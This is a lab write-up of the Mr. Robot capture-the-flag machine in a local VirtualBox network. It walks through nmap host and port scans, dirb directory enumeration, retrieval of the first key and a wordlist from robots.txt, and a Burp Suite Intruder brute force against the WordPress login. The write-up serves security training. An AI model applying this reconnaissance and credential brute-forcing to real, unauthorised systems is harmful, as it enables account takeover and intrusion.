


MR_ROBOT

This report includes the step by step execution of methods to crack the username and password of MR_ROBOT machine.



Step 1. Starting the mr_robot machine and kali in virtual box.

Step 2. Make sure both are in the NAT network. In the terminal enter the command as `nmap -sn 10.0.2.1/24` . This is because, as we don't know the ip address of the mr_robot it must be within the range of 255. After scanning we will get the following result.

```
(root@kali)~# nmap -sn 10.0.2.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-12 23:44 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00087s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00080s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00078s latency).
MAC Address: 08:00:27:A8:14:EE (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up (0.0040s latency).
MAC Address: 08:00:27:76:D1:DD (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.45 seconds
```

```
(root@kali)~# nmap -sV -sC 10.0.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-12 23:49 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0028s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http   Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp    open  ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:76:D1:DD (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.19 seconds
```

```
(root@kali)~#
```

Here check the mac address of mr_robot in vm and check the mac address here. Both are same. Now we got to know that the ip address of mr_robot is 10.0.2.7. Now next step is to perform port scanning on the ip address.


Step 3. Port Scanning on mr_robot ip address.

```
(root@kali)-[/home/kali]
# nmap -sV -sC 10.0.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-12 23:49 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0028s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp    open  ssl/http Apache httpd
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:76:D1:DD (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.19 seconds

(root@kali)-[/home/kali]
#
```


Here we can see the ports which are open . Port 22 is closed and port 80 and 443 are open . Port 80 is used to send and receive unencrypted web pages. It means that we can access a webpage of mr_robot using port 80. It is demonstrated in the next step.

A screenshot of a web browser window. The address bar shows '10.0.2.7'. The browser has several tabs open, including 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The main content area displays a chat interface. At the top, it says '23:58 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.' Below that, a message from 'mr. robot' is shown: 'Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.' Below the message, there is a list of commands: 'prepare', 'fsociety', 'inform', 'question', 'wakeup', and 'join'. At the bottom, the prompt 'root@fsociety:~#' is visible with a cursor.

Step 4: In a browser enter the address bar as 10.0.2.7:80. Now we can see the website.

As we can see here we will not get any information over here . So now we need to scan the whole domain itself . To do that we have the next step.

Step 5. Scanning the whole domain using dirb command.



```
kali@kali: ~/Desktop/mr_robot
File Actions Edit View Help
=> DIRECTORY: http://10.0.2.7/image/
=> DIRECTORY: http://10.0.2.7/Image/
=> DIRECTORY: http://10.0.2.7/images/
+ http://10.0.2.7/index.html (CODE:200|SIZE:1077)
+ http://10.0.2.7/index.php (CODE:301|SIZE:0)
+ http://10.0.2.7/intro (CODE:200|SIZE:516314)
=> DIRECTORY: http://10.0.2.7/js/
+ http://10.0.2.7/license (CODE:200|SIZE:19930)
+ http://10.0.2.7/login (CODE:302|SIZE:0)
+ http://10.0.2.7/page1 (CODE:301|SIZE:0)
+ http://10.0.2.7/phpmyadmin (CODE:403|SIZE:94)
+ http://10.0.2.7/rdf (CODE:301|SIZE:0)
+ http://10.0.2.7/readme (CODE:200|SIZE:7334)
+ http://10.0.2.7/robots (CODE:200|SIZE:41)
+ http://10.0.2.7/robots.txt (CODE:200|SIZE:41)
+ http://10.0.2.7/rss (CODE:301|SIZE:0)
+ http://10.0.2.7/rss2 (CODE:301|SIZE:0)
+ http://10.0.2.7/sitemap (CODE:200|SIZE:0)
+ http://10.0.2.7/sitemap.xml (CODE:200|SIZE:0)
=> DIRECTORY: http://10.0.2.7/video/
=> DIRECTORY: http://10.0.2.7/wp-admin/
+ http://10.0.2.7/wp-config (CODE:200|SIZE:0)
=> DIRECTORY: http://10.0.2.7/wp-content/
+ http://10.0.2.7/wp-cron (CODE:200|SIZE:0)
=> DIRECTORY: http://10.0.2.7/wp-includes/
+ http://10.0.2.7/wp-links-opml (CODE:200|SIZE:228)
+ http://10.0.2.7/wp-load (CODE:200|SIZE:0)
+ http://10.0.2.7/wp-login (CODE:200|SIZE:2654)
+ http://10.0.2.7/wp-mail (CODE:403|SIZE:3018)
+ http://10.0.2.7/wp-settings (CODE:500|SIZE:0)
+ http://10.0.2.7/wp-signup (CODE:302|SIZE:0)
+ http://10.0.2.7/xmlrpc (CODE:405|SIZE:42)
+ http://10.0.2.7/xmlrpc.php (CODE:405|SIZE:42)

— Entering directory: http://10.0.2.7/0/ —
+ http://10.0.2.7/0/atom (CODE:301|SIZE:0)
=> DIRECTORY: http://10.0.2.7/0/feed/
+ http://10.0.2.7/0/index.php (CODE:301|SIZE:0)
+ http://10.0.2.7/0/rdf (CODE:301|SIZE:0)
+ http://10.0.2.7/0/rss (CODE:301|SIZE:0)
+ http://10.0.2.7/0/rss2 (CODE:301|SIZE:0)
-> Testing: http://10.0.2.7/0/ua
```

```
(root@kali)-[/home/kali]
# dirb http://10.0.2.7/
```

Enter the command as above and we can see the result. It scans for all the sub web pages that are available in it.

Step 6. Robots.txt file

Robots.txt is a file where it contains the names of the files that a user should not scan while scanning a particular web. We can see the names of the files in robots.txt. In the address bar enter the address as 10.0.2.7/robots.txt. On entering we can see the output as the following image.

```
User-agent: *  
fsociety.dic  
key-1-of-3.txt
```

Here we can see the text as User-agent: * , this means that any user can access the webpage.

Next we have a key called key-1-of-3.txt , this is one of the three keys that we have to find. To access the key enter 10.0.2.7/key-1-of-3.txt. We get the following webpage.

```
073403c8a58a1f80d943455fb30724b9
```

Next enter the address as 10.0.2.7/fsociety.dic. Upon entering a file named fsociety.dic will be downloaded. This file contains the possible wordlists for username and password.

Step 7. Sorting the fsociety.dic file.

```
(kali㉿kali)-[~/Desktop/mr_robot]
$ wc -l fsociety.dic
858160 fsociety.dic
```

Here we can see the length of the file. It may contain some repeated words . So we have to sort it out.

```
(kali㉿kali)-[~/Desktop/mr_robot]
$ cat fsociety.dic | sort | uniq > wordlist.txt
```


Now we have sorted the unique words in this.

```
(kali㉿kali)-[~/Desktop/mr_robot]
$ wc -l wordlist.txt
11451 wordlist.txt
```

And the length is also reduced.

Step 8: Password Cracking and Fuzzing.

Integrate the browser and BurpSuite. Enter 10.0.2.7/login on the browser and give dummy credentials. Now see the request in BurpSuite and right click and send to the intruder. Next select cluster bomb and username and password and click on add. Next select payload as the file wordlist.txt and click on start attack.



This is the screenshot of the BurpSuite .

Connection Settings

Configure Proxy Access to the Internet

☐ No proxy

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy

127.0.0.1

Port

8080

☒ Also use this proxy for HTTPS

HTTPS Proxy

127.0.0.1

Port

8080

SOCKS Host

Port

0

☐ SOCKS v4

☒ SOCKS v5

☐ Automatic proxy configuration URL

Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24


Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

Help

Cancel

OK

Integrating both burpsuite and browser.



Now in the browser enter 10.0.2.7/login and give dummy username and password.

Contents

Host	Method	URL	Params	Status	Len
http://10.0.2.7	GET	/wp-login.php		200	3181
http://10.0.2.7	POST	/wp-login.php	✓	200	4105
http://10.0.2.7	GET	/login		302	399
http://10.0.2.7	GET	/			
http://10.0.2.7	GET	/wp-admin/			
http://10.0.2.7	GET	/wp-admin/css/login.min...			
http://10.0.2.7	GET	/wp-admin/css/login.min...	✓		
http://10.0.2.7	GET	/wp-includes/css/buttons...			
http://10.0.2.7	GET	/wp-includes/css/dashico...			
http://10.0.2.7	GET	/wp-login.php?action=los...	✓		

Request

```

1 POST /wp-login.php HTTP/1.1
2 Host: 10.0.2.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.0.2.7/wp-login.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 98
10 Origin: http://10.0.2.7
11 Connection: close
12 Cookie: s_fid=4CB09808FB90FDA6-3A839AE90FB45D7E; s_nr=
  1694579293041; wp-settings-6=libraryContent%3Dbrowse;
  wp-settings-time-6=1694581970; s_cc=true; s_sq=%5B%5B%5D%5D
  ; wordpress_test_cookie=WP+Cookie+check
13 Upgrade-Insecure-Requests: 1
14
15 log=shhhh&pwd=123456&wp-submit=Log+In&redirect_to=
  http%3A%2F%2F10.0.2.7%2Fwp-admin%2F&testcookie=1
  
```

Issues

- Clear text submission of password
- Password field with autocomplete enabled
- Unencrypted communications
- Cookie without HttpOnly flag set

Unencrypted communications

Issue: Unencrypted communications
 Severity: Low
 Confidence: Certain
 Host: http://10.0.2.7
 Path: /

